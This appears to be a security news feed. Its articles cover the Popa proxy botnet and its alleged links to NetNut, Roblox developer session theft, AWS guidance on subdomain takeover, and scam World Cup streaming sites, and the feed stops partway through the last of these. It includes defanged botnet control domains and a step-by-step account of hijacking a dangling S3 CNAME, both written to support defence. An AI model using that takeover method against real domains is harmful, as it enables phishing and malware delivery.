❌

Normal view

‘Popa’ Botnet Linked to Publicly-Traded Israeli Firm

18 June 2026 at 19:37

For the past four years, a sprawling Android-based botnet called Popa has forced millions of consumer TV boxes to relay Internet traffic linked to advertising fraud, account takeovers, and mass data-scraping efforts. This week, researchers from multiple security firms concluded that the Popa botnet is linked to NetNut, a “residential proxy” provider operated by the publicly-traded Israeli firm Alarum Technologies Ltd [NASDAQ: ALAR].

Malicious streaming devices sold online that enroll the user's home Internet address in a residential proxy service. Image: Synthient. Pictured are 8 different TV boxes, including the X96 Mini Box, stick, and other no-name brands.

Malicious streaming devices sold online that enroll the user’s home Internet address in a residential proxy service. Image: HUMAN Security.

Popa is a massive botnet, but by all accounts it is unlike traditional botnets that enlist compromised systems in destructive activities, such as coordinating huge distributed denial-of-service attacks. Rather, Popa appears designed with a singular purpose: Implementing a persistent communications layer capable of registering a device, maintaining long-lived encrypted connections, and opening communication tunnels on demand.

Experts say Popa is a plugin component associated with the Vo1d botnet, a large-scale malware campaign targeting unofficial Android-based TV boxes. These devices, which are marketed under thousands of brand names and model numbers and broadly available for purchase at top e-commerce destinations, all advertise the ability to stream hundreds of subscription video services for an up front one-time fee.

But as the FBI and security industry experts have warned repeatedly, these streaming boxes typically bundle or come pre-installed with software that turns the user’s TV into a “residential proxy” — allowing anyone to route their Internet traffic through that device for as long as it remains plugged into a wall socket and connected to a local network. More concerning, some of these proxy networks do little to stop malicious customers from communicating with and even compromising systems on the local network of the unsuspecting device owner.

The first clues about Popa’s origins came in a 2025 report from the Chinese security company XLAB, which flagged at least nine domain names that were used to register and direct the activities of compromised devices. In a report released today, the security firm Qurium described how it stumbled on some of those same domains while investigating a series of disruptive and expensive data scraping events targeting the company’s hosted organizations in May 2026, in which the scraping activity was scattered evenly across more than 1.4 million Internet addresses.

Qurium said it found several dozen domains used to control Popa that were all hosted in lockstep across multiple Internet addresses over time, including gmslb[.]net, safernetwork[.]io, tera-home[.]com, and ninjatech[.]io. Digging deeper, Qurium discovered gmslb[.]net was referenced in dozens of pirated or modded video content streaming apps, such as CRICFy, DooFlix, Sprozfy, RTS Tv, Flixoid, CyberFlix, Rapid Streamz, TvMob and HD/OceanStreams.

Qurium’s report notes that most of the domains long used to control the Popa botnet were seized or dismantled in July 2025, after Google, HUMAN Security and Trend Micro teamed up to disrupt Badbox 2.0, a botnet that is closely associated with Vo1d. Qurium said that immediately after that disruption, several dozen new domains were registered to serve as controllers for the Popa botnet, but that one of those control domains was not new: ninjatech[.]io.

Ninjatech is a company founded by Moishi Kramer, whose LinkedIn profile says he is vice president of research and development at NetNut. That resume credits Kramer for helping NetNut to build from the “ground up,” “designing the architecture,” and “scaling the NetNut” before the company was acquired by Alarum Technologies. A self-created listing at the job board F6S references Kramer as the sole owner of the Ninjatech domain (a screen capture of it is pictured below).

Image: F6S.com.

Responding via email, Mr. Kramer said Ninjatech ceased operations approximately five years ago, when the company sold a software development kit (SDK) called Popa that was designed to use a small portion of a device’s bandwidth and to run only after the host application obtained user consent.

“That code was sold and licensed to third parties including resellers years ago,” Kramer said. “Once software is distributed that way, the original developer has no control over how others later modify, rebrand, or deploy it.”

Kramer said neither he nor NetNut builds, operates or maintains the infrastructure being described as Popa, nor does he control the Ninjatech domain.

“I didn’t register the June 2025 domains you mention, and I don’t know who did,” he continued. “I have no control over, or visibility into, that infrastructure. I can only tell you it isn’t operated by me or by NetNut.”

But in a separate Popa research report released today, the proxy-tracking company Synthient said a recent analysis of the Popa SDK revealed outbound traffic clearly associated with NetNut.

“The research team assesses with high confidence that devices running Popa forward traffic from Netnut clients,” Synthient wrote. “This proves without a shadow of a doubt that Popa actively continues to be used by NetNut as part of their proxy pool.”

Synthient’s platform receiving outbound traffic from Popa. Image: Synthient.com.

Alarum Technologies, NetNut’s Tel Aviv-based parent company, said the reports by Synthient and Qurium contained “demonstrably inaccurate assertions and flawed deductions rather than verified facts.” Alarum shared a statement saying they reject the basic characterization of the SDKs and technologies discussed in the reports as a “botnet.”

“The SDKs at issue are designed to facilitate bandwidth-sharing functionality and do not transform user devices into malware-controlled systems or otherwise compromise the devices on which they operate,” the statement reads. “Netnut operates a commercial proxy network and maintains policies, procedures, and technological measures designed to promote lawful and responsible use of its services.”

Alarum said NetNut places “significant emphasis on appropriate notice and consent mechanisms, conducts customer due diligence, monitors for potential misuse, and takes steps intended to detect and mitigate suspicious or unauthorized activity.”

“This method of operation is supported both by internal procedures and policies, including performing KYC checks and additional due diligence of NetNut’s customers, as well as employing various technological measures, designed to assist in identifying and addressing suspected misuse of the network,” their statement continued.

However, in a report released on June 8, the proxy tracking service Spur asserted that NetNut does not require corporate verification or meaningful “know your customer” procedures before allowing customers to purchase proxy access.

“An individual can sign up, pay, and route traffic through partner address space, including space belonging to institutions whose users never opted in,” Spur wrote. “The ‘verified corporations only’ claim is simply marketing for bandwidth sellers, not an access control on who actually uses the proxies.”

“Nor is NetNut the only front door,” Spur continued. “A number of downstream white labelers and resellers repackage the same ISP proxy pool under their own brands. These outlets typically perform no KYC at all, less scrutiny than NetNut itself, who at the very least might assign an account manager to potential users. Anyone who knows where to look can buy access through a reseller with nothing more than a burner email address and $5 in crypto.”

Synthient found that although the most recent builds of Popa (as of three months ago) have added the ability to ask the user for consent before installing proxy components, not all variants or previous versions of Popa contain this functionality.

“Of the over 20 genuine Popa publishers analyzed, none of them were observed asking for user consent,” Sythient wrote.

THE PREVALENCE OF POPA

Chris Formosa is senior lead information security engineer for Black Lotus Labs, a division of the Internet backbone carrier Lumen Technologies.

“What especially makes Popa dangerous is just how widely used NetNut is for reselling and sharing,” Formosa said, explaining that many other proxy services simply resell NetNut proxies rather than building out their own far-flung proxy networks. “So these Popa IPs appear in tons of different services all over the ecosystem, which makes it one of the most problematic and dangerous proxy botnets on the market currently.”

Formosa said the Popa botnet averages between 1.5 million to 2.5 million distinct IP addresses each day, relying on between 250 and 300 Internet addresses that are used to direct its activities.

“That’s why Popa is so dangerous,” Formosa said. “It may not be the largest botnet we have seen, but it is spread all over the industry, making its power very amplified.”

Formosa said while that makes Popa one of the larger botnets out there today, its numbers pale in comparison to those previously boasted by IPIDEA, a China-based proxy provider that until recently operated a daily pool of nearly 10 million devices that they resold as proxies to anyone. In January 2026, Synthient published research showing that multiple new large DDoS botnets had grown rapidly by tunneling through IPIDEA proxies into the local networks of unsuspecting TV box owners and infecting other Android-based devices behind the user’s firewall.

IPIDEA is based largely on SDKs used to view pirated streaming content on a vast number of TV box devices, but the service’s numbers have dwindled since January, when Google and industry partners took legal action to seize domain names that IPIDEA used to control devices and proxy traffic through them.

Jérôme Meyer, a security researcher at Nokia Deepfield, said the total population of devices participating in the Popa botnet may be far higher than Lumen’s estimates. Meyer told KrebsOnSecurity that Nokia is monitoring 26 of at least 359 known relay nodes for the botnet, and estimates that each relay node handles between 35,000 and 60,000 clients simultaneously.

“On the relay node subset I am looking at (26 of them), 750,000 unique sources in 24 hours,” Meyer wrote in response to questions.

Nokia Deepfield released its own report today on RoboVPN, a VPN app tied to the Vo1d botnet’s Popa plugin that Qurium attributes to NetNut/Alarum Technologies.

THE SYMBIOSIS OF PROXIES AND DATA SCRAPING

Experts say many of the world’s largest proxy providers have updated their public-facing branding to highlight their utility for training AI platforms, implying it is a primary use case for their residential proxies. That’s because AI services tend to rely on constantly mass-scraping the Internet for new text, images and video content that can be used to train large language models (LLMs).

NetNut and other proxy services have recast themselves as critical infrastructure for the AI scraping economy. Image: Synthient.com.

“AI companies depend on web-scraped content: for pre-training, for retrieval, for agent grounding, for search,” reads a report this month from Include Security that examines the prevalence of proxy SDKs in smart TV apps. “But the modern web isn’t scrapeable from a datacenter. Cloudflare, DataDome, HUMAN, among others throttle or block requests from known cloud IPs. The workaround is residential proxies. A scraping job routed through a Comcast or T-Mobile subscriber’s connection arrives at the target site from an IP that belongs to a paying residential customer.”

This non-stop content scraping has spawned more than 70 copyright infringement lawsuits against major tech companies that have acknowledged large-scale data scraping as a major source of the “brains” behind their commercial AI offerings. Ironically, much of that scraping is being aided by proxy services that are intimately tied to unofficial Android TV boxes and associated SDKs whose stated purpose is streaming pirated content.

The scraping activity has become so aggressive that it often overwhelms the targeted websites, preventing them from being reachable by legitimate visitors. In many reported cases, nonprofit organizations, libraries and universities have complained of constantly battling to keep their services online in the face of relentless data-scraping firms hiding behind residential proxy services.

A survey conducted last year by the Confederation of Open Access Repositories (COAR) found while some content scraping bots are rather innocuous, “others are sufficiently aggressive that they are increasingly causing service disruptions in repositories and other scholarly communications infrastructures.” More than 90 percent of survey respondents indicated their repository is encountering aggressive bots, usually more than once a week, and often leading to slow downs and service outages.

“Automated web scraping is nothing new, and has been the key technology underlying search engines such as Google for over 30 years,” wrote Brendan O’Connell, platform manager at the Directory of Open Access Journals (DOAJ), a free, community-curated index of peer-reviewed academic journals. “However, the current investor-fueled AI startup craze means there are now thousands of well-funded companies developing and deploying their own scraping tools to train AI models, alongside existing major players like OpenAI and Google.”

DON’T TOUCH THAT DIAL!

Across the United States, local communities are pushing back against the proliferation of new data centers aimed primarily at improving the capabilities of AI. But security experts say the general public remains largely unaware that using one of these unsanctioned Android TV boxes means their “smart TV” is almost certainly using a significant amount of bandwidth each month to help train modern AI models.

Even households without these sketchy TV boxes can still have their smart TVs turned into residential proxy nodes, just by downloading one of thousands of apps made available on Samsung and LG smart TVs. Spur said it recently scraped the LG and Samsung app stores and found that each had approximately 3,000 apps available for download. Many of these apps are simple games or utilities that state in the fine print that the user’s Internet connection will be used to download data and that they can opt out at any time.

Spur said it found that more than 42 percent of apps available for download via the webOS operating system on LG smart TVs include SDKs that turn one’s television into an always-on residential proxy node. More than a quarter of the apps made for Samsung’s Tizen operating system had similar residential proxy components, Spur found.

Image: Spur.us.

Experts say it’s questionable whether TV apps with proxy SDKs can obtain meaningful consent from users for installing an always-on proxy connection, particularly when anyone in a household — including children — can effectively opt the family TV into a residential proxy network just by installing a simple game or app.

“Privacy-policy disclosure is the wrong control surface for a TV,” Include Security wrote. “It is hard to scroll through a legal document navigated by arrow keys on a remote, and the in-app consent dialog doesn’t convey that a paying customer is about to route their scraping traffic through the user’s home internet.”

Spur’s head of research Sean Simmons told KrebsOnSecurity that most people do not have a working mental model for what it means to sell access to their residential IP address, no matter what device they are using.

“And on a TV, the gap is even wider,” Simmons said. “A one-time prompt navigated with a remote can disappear into the setup flow, while the app keeps monetizing the connection long after anyone remembers what they accepted.”

Simmons said LG and Samsung should follow the lead of other TV platforms that have already drawn a line against residential proxy providers, pointing to policies by Amazon that prohibit apps facilitating proxy services for third parties. Likewise the TV streaming device maker Roku reportedly now bars developers from using proxy SDKs and has removed apps that bundled them.

Piracy related apps pushing proxy SDKs onto unconsenting users. Image: Synthient.

Apps that turn one’s device into a residential proxy node are not limited to smart TVs and no-name streaming boxes, of course. As noted by the security firm Infoblox, mobile app developers can embed SDKs provided by the residential proxy networks into their products to monetize their software, allowing them to receive a small amount of money on each installation.

The result, Infoblox said, is that devices are frequently enrolled without the owner’s knowledge, typically through free applications such as VPNs, streaming apps, screensavers and “productivity” apps such as PDF viewers and break reminders.

All too often, these proxy services are beaconing out from employee devices brought into the workplace, Infoblox found. In a blog post earlier this month, Infoblox said it discovered that fully 65% of its customer base was querying one or more residential proxy related domains.

“We saw steady growth in these queries in 2025, with a 25% increase over the year to over 500 billion per month,” Infoblox wrote. “Over 90% of our pharmaceutical and food & beverage customers have queried residential proxy indicators. Perhaps even more concerning is that over 60% of government and banking customers have as well.”

Infoblox researchers Nick Sundvall and David Brunsdon warned that with residential proxies in the corporate environment, external access is granted to an organization’s IP space.

“If threat actors were to abuse the residential proxy to attack a third party, the third party’s incident response would, correctly, identify your residential proxy as the source,” they wrote. “Untangling that, by proving that you were the conduit and not the threat actor, costs time, creates legal exposure, and can damage your reputation. The stunning prevalence of these services within customer environments warrants attention from both network defenders and policy makers who should consider how the risks posed by residential proxies could be impacting their security posture.”
Google Is Suing Chinese Scammers Who Are Using Gemini

7 July 2026 at 12:43

Not sure this will have any effect, but I support the effort:

According to Google’s legal filing, Outsider Enterprise operates through Telegram. The group offers phishing-as-a-service to individuals who may not be technically savvy enough to set up fraudulent websites and text campaigns on their own. In its Telegram channels, Outsider Enterprise reportedly provided instructions on how to use Google’s Gemini AI to create websites that imitate those of Google, YouTube, and government agencies such as New York’s E-ZPass. The group offered nearly 300 scam templates.

[…]

Google worked with AT&T, Verizon, and T-Mobile to block many of these malicious text messages, and Google notes that its on-device scam detection in Google Messages probably helped reduce the number of successful phishing attempts, too. This AI-powered feature apparently stops 10 billion scam texts every month, so it’s fair to expect it caught at least some Outsider Enterprise activity.

Another article.

Roblox developers are losing entire games to malware attacks

17 June 2026 at 22:22

Account theft usually ends with someone losing a password. This one ends with hackers walking off with the entire game.

Developers behind some of Roblox’s millions of games told 404 Media that attackers persuaded them to run a single file. Then they watched their group, their game, and their Robux (in-platform currency) balance vanish into someone else’s account within hours. In several cases, Roblox support didn’t help them get the games back until a reporter called the company for comment.

From beaming to hostile takeover

Roblox attacks used to be opportunistic. “Beamers” targeted individual players to steal rare hats, limited items, and accounts, then resold them. The pattern has shifted. The new targets are developer accounts, and the prize is the game itself.

Ioannis Matziaris told 404 Media that his two 20-year-old sons spent five years building a Roblox game called The Shadow Network. In April, attackers approached one of them with a job offer and convinced him to run a particular file. It was malware. The attackers stole control of the game, the group’s Roblox account, and their Robux balance.

Another developer, Jovan Rai, received the same project-manager job pitch. This time, the attackers were impersonating Cheesy Studios, the Matziaris brothers’ company, to lend the offer credibility. The 15-year-old was earning roughly 10,000 Robux (around $38) per day from his game. He spent more than 30 days trying to recover it through Roblox support before media attention helped move the case forward.

The malware behind the theft

Developer Mohamed Kaparoza described how the attack worked. Attackers contacted him on Discord, dangled a project-manager role, and asked him to install a Python package called “robase,” which they claimed was a database tool. Shortly after installing it, he was logged out of Roblox on both his PC and his phone. His Discord account went with it, and his two-step verification settings and passkey were changed.

This is a case of session-token theft, rather than credential theft. Once an infostealer steals an authenticated browser session, attackers can often bypass security measures such as two-factor authentication (2FA) because they are reusing a session that has already been authenticated.

The technique itself isn’t new. We reported on a similar campaign in January 2025 that targeted Roblox players with offers to beta test new games. The “installer” was actually an infostealer designed to steal data, including Discord and Steam sessions, and cryptocurrency wallet information.

What developers can do

If you build Roblox games, the defensive advice is unglamorous and mostly behavioral.

  • Treat unsolicited Discord job offers with caution. If a stranger asks you to install a “database tool,” a custom installer, or any file at all, do not run it.
  • Developers who need to test unfamiliar software should do so in an isolated environment, such as a virtual machine, rather than on a device where they are signed in to Roblox, Discord, GitHub, or other important accounts.
  • Review active Roblox sessions and signed-in devices regularly, and switch on Roblox’s Enhanced Protection features where available. They won’t stop session-stealer malware, but they can help protect against many other forms of account compromise.
  • If the worst happens, document everything as early as possible. Keep records of messages, screenshots, account changes, and support requests to help with any recovery process.
  • Use security software with real-time protection. Malwarebytes Premium can detect and block infostealers and other malware before they compromise your accounts.

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

Threat tactic spotlight: Subdomain takeover

16 June 2026 at 19:53

In this blog post you’ll learn how to detect and prevent subdomain takeover – a tactic where threat actors exploit dangling DNS records to redirect traffic to attacker-controlled resources. We’ll explain the issue, how the situation arises, and how you can use various AWS features and services to help mitigate the impact of this tactic.

Under the shared responsibility model, securing configurations in the cloud is your responsibility. AWS supports you through strong defaults, guidance in the Security Pillar of the Well-Architected Framework, and security services to help you meet that responsibility. The AWS Customer Incident Response Team (AWS CIRT) also monitors for new and trending tactics that threat actors use to exploit specific customer configurations, so that you can make informed design decisions and improve your response plans.

AWS CIRT has observed threat actors actively scanning for public DNS CNAME records that point to resources that no longer exist, looking for subdomain takeover opportunities.

Note: The subdomain takeover tactic does not leverage vulnerabilities of AWS services. It exploits a dangling DNS record to redirect traffic to an attacker-controlled resource.

Quick DNS Primer

CNAME Records: A CNAME (Canonical Name) record is a DNS entry that points one domain name to another. For example, api.example.com can be configured to point to api.example.s3-website-us-east-1.amazonaws.com. This feature of DNS enables users to configure a memorable, human-friendly domain name while the actual resource lives at a longer, machine-generated AWS hostname. A security issue emerges when the target resource is deleted but the CNAME record pointing to it remains – creating a “dangling” record.

Dangling Records: When a resource (like an S3 bucket) is deleted but the DNS record pointing to it is left behind, that DNS record becomes “dangling”, pointing to a resource that no longer exists. For resources in globally shared namespaces, threat actors can potentially reclaim the name of your deleted resource and serve malicious content through your DNS record.

What is subdomain takeover?

A subdomain is a prefix added to a domain that allows you to organize access to your resources. A subdomain takeover occurs when you delete the underlying resource and a threat actor creates a new resource with the same name to take advantage of the DNS records still pointing to it.

A subdomain takeover is possible when a CNAME record points to an AWS resource that uses a globally shared DNS namespace where the resource name can be chosen by any AWS customer. The following AWS resources meet these criteria:

Amazon S3 (global namespace): Bucket names like mybucket.s3.amazonaws.com are globally unique and can be claimed by any account if the bucket is deleted. Note: S3 buckets created with account regional namespaces (launched March 2026) are scoped to your account and are not subject to this issue.

Amazon CloudFront: Distribution domain names like d111111abcdef8.cloudfront.net are assigned by AWS and cannot be chosen by an attacker. However, if you delete a distribution and another customer creates one that happens to receive the same domain name, a dangling CNAME could resolve to their content.

AWS Elastic Beanstalk: Environment names like myapp.elasticbeanstalk.com are globally unique and can be claimed by any account if the environment is terminated.

Resources like Amazon VPC, Amazon EC2 instances, or private hosted zones are not subject to this tactic because they do not expose globally claimable DNS namespaces.

MITRE ATT&CK classifies this technique under T1584.001: Compromise Infrastructure – Domains.

Analyzing an example scenario

Consider the following scenario:

You create a DNS CNAME record pointing to your S3 website endpoint. The subdomain subdomain.example.com now resolves to subdomain.example.s3-website-us-east-1.amazonaws.com, which serves content from the S3 bucket named subdomain.example. If your team deletes the bucket and forgets to delete the DNS record, users that navigate to the site will see an error stating that the bucket doesn’t exist. However, at this point, if a threat actor sees this error and moves in to claim the bucket name, they will be able to set up their own site that users will see when they navigate to the subdomain.example.com site.


Figure 1 shows an S3 bucket named subdomain.example (a globally unique bucket name) configured to host a static website, with the S3 website endpoint subdomain.example.s3-website-us-east-1.amazonaws.com.

Figure 1: S3 bucket configured as a static website

Figure 1: S3 bucket configured as a static website

As shown in Figure 2, we use Amazon Route 53 to create a CNAME record to resolve to our Amazon domain name; to give users a friendly name and so they do not have to remember the long S3 website name in URLs.

Figure 2: DNS Resolver configured with CNAME record pointing to origin bucket

Figure 2: DNS Resolver configured with CNAME record pointing to origin bucket

The customer’s AWS administrator decides to stop serving content from the S3 bucket and deletes it, as shown in Figure 3.

Figure 3: Resource deleted without removing the CNAME record

Figure 3: Resource deleted without removing the CNAME record

With the S3 bucket deleted and the CNAME record still in place, the DNS record is now dangling. A threat actor identifies this situation and creates a new S3 bucket with the same global name subdomain.example in an AWS account that the threat actor controls, as shown in Figure 4. The threat actor can now serve content from this new bucket, including potentially malicious content. End users remain unaware of this switch and continue to access subdomain.example.com, trusting the content because it appears to originate from a URL they recognize.

Figure 4: Subdomain takeover happens

Figure 4: Subdomain takeover happens

Potential impacts of a sub-domain takeover

Consider these potential impacts:

Reputation risk: There is a potential risk to your organization’s reputation, because you don’t control the content being served from the threat actor’s site that your DNS record points to.

Potential exposure to phishing campaigns: Users within your organization might have the subdomain bookmarked in their browser, not knowing the resource is no longer available, then unsuspectingly navigate to the site that now hosts malware or is used to phish user credentials.

Blocking: If the subdomain is flagged by security vendors for malicious activity, it could impact your business operations.

Financial loss: Subdomain takeover incidents can result in a financial impact due to the potential disruption to service delivery as you deal with the event.

Proactive detection

AWS Config for proactive detection

For proactive detection, you can use AWS Config to continuously monitor your Route 53 CNAME records and verify that the target resources exist in your account.

Prerequisite: This approach requires AWS Config recorder to be enabled for the resource types you want to monitor (S3 buckets, CloudFront distributions, Elastic Beanstalk environments). If Config isn’t recording a resource type, it won’t appear in the inventory check. For more information, see Setting up AWS Config with the console.

Why use AWS Config inventory instead of DNS resolution checks?

A common approach is to check whether a CNAME resolves to a valid endpoint. However, this method has a critical flaw: if an attacker has already claimed the resource, DNS resolution will succeed – to their resource, not yours. You would have no indication that you don’t own what’s responding.

By querying AWS Config’s recorded configuration items, you’re checking whether the resource exists in your account inventory, not just whether something responds at that DNS name. This approach correctly identifies dangling CNAMEs even after a takeover has occurred.

Implementation approach:

Account-level vs. organization-level scope

The reference implementation queries AWS Config inventory within a single account. This means that if a CNAME record in Account A points to a resource that legitimately exists in Account B within the same AWS organization, the rule will flag it as NON_COMPLIANT.

For organizations that share resources across accounts, you can modify the solution to use an AWS Config Aggregator, which queries resource inventory across all accounts in your organization. This is similar to how IAM Access Analyzer supports both account-level and organization-level scopes. To use this approach, you need an organization-level Config Aggregator already configured, and the Lambda function’s IAM role needs the config:SelectAggregateResourceConfig permission.

We recommend starting with account-level scope for simplicity, then expanding to organization-level if your environment includes cross-account resource sharing.

The main idea is to create a custom AWS Config rule that queries your Route 53 hosted zones for CNAME records, then parses each CNAME target to determine whether it points to a known AWS resource pattern such as S3, CloudFront, or Elastic Beanstalk. For each match, the rule cross-references the target against your AWS Config inventory to verify that the resource actually exists in your account. If the resource isn’t found, the rule marks the CNAME record as NON_COMPLIANT, surfacing it for review.

The Config rule should focus on known AWS resource patterns:

  • S3: *.s3.amazonaws.com, *.s3-website-<region>.amazonaws.com
  • CloudFront: *.cloudfront.net
  • Elastic Beanstalk: *.elasticbeanstalk.com

Note: CNAME records pointing to external third-party services are outside the scope of this detection mechanism, as those resources won’t appear in your AWS Config inventory.

NON_COMPLIANT findings from your Config rule can be routed to AWS Security Hub for centralized visibility, or trigger SNS notifications to alert your security team.

Figure 5: Dangling DNS Detection Solution

Figure 5: Dangling DNS Detection Solution

Reference implementation:

We’ve published a complete implementation of this detection approach as an open-source solution. The solution deploys a Lambda function that discovers CNAME records across all your Route 53 hosted zones and uses pattern matching to identify targets pointing to S3, CloudFront, and Elastic Beanstalk. It then queries your AWS Config inventory to verify whether each target resource still exists in your account. When a dangling record is detected, the solution generates a HIGH severity finding in Security Hub and can optionally send SNS notifications to alert your security team. A CloudWatch metrics dashboard is also included for ongoing compliance tracking.

Deployment:

# Clone the repository
git clone https://github.com/aws-samples/sample-dangling-dns-detection
cd sample-dangling-dns-detection

# Build the Lambda deployment package
./scripts/package.sh

# Upload to S3
aws s3 cp dist/dangling-dns-detection.zip s3://YOUR_BUCKET/

# Deploy the CloudFormation stack
aws cloudformation deploy \
  --template-file infrastructure/template.yaml \
  --stack-name dangling-dns-detection \
  --parameter-overrides \
      LambdaCodeS3Bucket=YOUR_BUCKET \
      EvaluationFrequency=TwentyFour_Hours \
  --capabilities CAPABILITY_NAMED_IAM

The stack creates an AWS Config custom rule that runs on your specified schedule (default: every 24 hours), evaluating all CNAME records and reporting compliance status.

Mitigating the effects

Mitigating subdomain takeover requires both preventive procedures and responsive capabilities.

Prevention: Standard operating procedure

The most effective mitigation is a standard operating procedure for resource deprovisioning that ensures DNS records are removed before the underlying resource:

  1. Within your DNS zone, delete the CNAME record that points to the fully qualified domain name (FQDN) of the resource that you plan to deprovision.
  2. Wait for the DNS TTL to expire before deleting the resource. DNS resolvers cache records for the duration of the TTL (for example, a TTL of 3600 means resolvers may serve the old record for up to one hour). If you delete the resource before the TTL expires, a threat actor could claim the resource name while cached CNAME entries are still directing traffic to it.
  3. Deprovision the resource that you no longer want to use.
  4. Run a DNS check of the CNAME record that you removed to verify that the resource is no longer resolving.

Key principle: Always delete DNS first, wait for the TTL to expire, then delete the resource. This order eliminates the window where a dangling record could be exploited.

Prevention: S3 account regional namespaces

As mentioned earlier, AWS introduced account regional namespaces for Amazon S3 general purpose buckets in March 2026. While this is a meaningful step toward mitigating the S3-specific takeover vector, there are important operational limitations to be aware of:

Existing buckets are unaffected. Buckets already created in the global namespace cannot be migrated to an account regional namespace. The bucket names remain globally unique and claimable by anyone if the bucket is deleted.

Global namespace is still the default. When creating a new bucket through the console, CLI, or SDK, the global namespace remains the default selection. Users who aren’t aware of the new option will continue creating globally-scoped buckets.

Existing IaC templates require updates. Existing infrastructure-as-code templates (CloudFormation, CDK, Terraform) that don’t explicitly opt in to the account regional namespace will continue provisioning buckets in the global namespace. For CloudFormation, this means setting the BucketNamespace property to account-regional. For other IaC tools, consult their documentation for the equivalent configuration. Organizations need to audit and update their templates to opt in.

For these reasons, the dangling DNS detection approach described in this post remains critical – particularly for organizations with existing S3 infrastructure, and for CloudFront, and Elastic Beanstalk resources where no equivalent namespace scoping exists.

Response: Notification and remediation

When a dangling DNS record is detected, the reference solution described in the Detection section automatically creates a HIGH severity finding in AWS Security Hub and reports the CNAME record as NON_COMPLIANT in AWS Config. If you provide an SNS topic ARN during deployment, the solution also sends notifications to alert your security or operations team via email, Slack, or other channels. For production environments, consider a human-in-the-loop workflow where these notifications are reviewed by a team member who approves the DNS record deletion before it’s executed. This prevents accidental deletion of legitimate records during transient issues.

The reference solution also includes a CloudWatch dashboard for tracking compliance status and evaluation metrics over time, giving your team ongoing visibility into DNS health across your hosted zones.

Note: Fully automated remediation (auto-deleting DNS records) carries risk – a false positive could disrupt legitimate services. We recommend starting with detection and notification, then evaluating automation based on your detection accuracy and operational maturity.

Conclusion

Subdomain takeover is a preventable misconfiguration that can have significant impact on your organization. A layered defense approach provides the best protection:

Prevention: Implement a standard operating procedure that deletes DNS records before deprovisioning the underlying resource.

Detection: Use AWS Config custom rules to proactively identify CNAME records pointing to resources that no longer exist in your account.

Response: Configure notifications through SNS or Security Hub so your team can respond quickly when dangling records are detected.

Monitoring: Maintain ongoing visibility through CloudWatch dashboards to track DNS health and compliance status.

The key insight is that good DNS hygiene – knowing when your CNAME records point to a nonexistent resource – is your first line of defense. Automated detection through AWS Config provides a safety net when operational procedures fail. And if you detect an issue, having a playbook ready to enact your response can lower the impact and your mean time to recovery.

If you have feedback about this post, submit comments in the Comments section below.


Matt Gurr

Matthew Gurr

Matthew is the Senior Incident Response lead in the Asia-Pacific region for the AWS Customer Incident Response Team (AWS CIRT). He has a passion for helping customers proactively prepare for a security event. In his spare time, he enjoys cycling, music, and reading.

Luis Pastor

Luis Pastor

Luis is a Senior Security Solutions Architect at AWS leading the Infrastructure Security and Compliance Technical Field Communities. He drives security architecture for enterprise customers across financial services, healthcare, and retail, specializing in cloud security transformation and regulatory compliance frameworks. Before AWS, Luis architected security solutions in hybrid cloud environments.

Geoff Sweet

Geoff Sweet

Geoff has been in industry since the late 1990s. He began his career in electrical engineering. Starting in IT during the dot-com boom, he has held a variety of diverse roles, such as systems architect, network architect, and, for the past several years, security architect. Geoff specializes in infrastructure security.

Ariam Michael

Ariam Michael

Ariam is a Solutions Architect at AWS. She has supported various customers in the Worldwide Public Sector, specifically SLG and Federal Civilian customers. She is passionate about security, specifically Data Protection helping customers implement encryption and best practices.

&#8220;Free World Cup stream&#8221; sites are serving scams, not football

16 June 2026 at 15:00

With the World Cup on, you’ll find no shortage of websites promising every match, live, in HD, for free. They look convincing, usually with a video player, a “Live Stream Available” indicator, a row of server buttons, maybe a match schedule, and a “Watch Live” button. There’s no signup, no paywall, and seemingly, no catch.

But of course there’s a catch. These sites aren’t really in the business of streaming football. What the page is really built to do is fire pop-ups, hidden ads, and redirects through an advertising network we detect as malicious. Instead of watching the match, visitors end up facing scams, malware, and fraudulent downloads.

Here’s how the scam works and how to stay out of it.

.kb-advanced-slider-423028_956a35-72 .kb-slider-pause-button{color:#fff;background-color:rgba(0, 0, 0, 0.8);border:1px solid transparent;}

    If they’re not real streaming sites, what are they?

    We’ve identified more than 40 websites that are effectively identical. They use different World Cup-themed names, but behind the scenes they’re running the same page template, the same code, and the same advertising infrastructure.

    A script generates a separate page for every match, making the operation cheap to run and easy to scale.

    When a stream appears at all, it’s usually embedded from a third-party piracy service. The real business is the advertising surrounding the player.

    A typical page loads eight or more ad and tracking scripts from the same shady network, plus a handful of other ad domains. The hub the whole page is wired to is a domain we detect as malicious. Your data is the product; the “stream” is the bait.

    Why these sites are dangerous, not just annoying

    It’s tempting to shrug this off as the usual price of free streams. But it’s worse than facing a few annoying ads.

    The real threat is the ad network. This isn’t mainstream, vetted advertising. The kind of ad network we flag as malicious is a common delivery route for the stuff that causes harm: fake virus warnings, bogus software update prompts that install malware, fake prize and verification pages, and forced redirects into subscription traps.

    The video window itself is untrusted. The stream is pulled from a third-party piracy service, not anything the site controls or vets. Pirated stream embeds are a well-known source of their own ads, redirects, and hidden clickable overlays, so even the part that looks like a video player can be working against you.

    There’s nobody behind the counter. These are anonymous, disposable sites built around a major sporting event. There’s no real company, no support, no accountability, and no reason for them to care what lands on your screen.

    It’s the oldest play in the scam handbook: take something millions of people want right now, present it nicely, and monetize the rush. Scammers don’t create the demand, they just stand in front of it with a bucket and collect payment.

    How it works (a quick technical version)

    The first tap is hijacked. A script waits for your first click or tap anywhere on the page and uses it to open an ad in a new tab or window, often in the background. Before you’ve watched a second of football, you’ve already triggered an ad.

    The “Play” button is a maze. Clicking Play doesn’t play anything. Instead, you’re sent through prompts like “Click Resume to continue” before you might reach a video. Every extra step is another click, and each click triggers more ads.

    Invisible ads load. The page quietly loads tiny, invisible 1×1-pixel ads and opens more tabs. These exist purely to generate paid ad views. The tactic has many of the hallmarks of ad fraud, and you’re the unwitting traffic. More ads are injected into the player area the moment you try to watch.

    The stream is an afterthought. Often there’s no working stream at all, so the page loops you through “Streams loading… Retry,” which means more clicks and more ads. Whether you ever see the match or not, the ads have already cashed in.

    What the ads are serving up

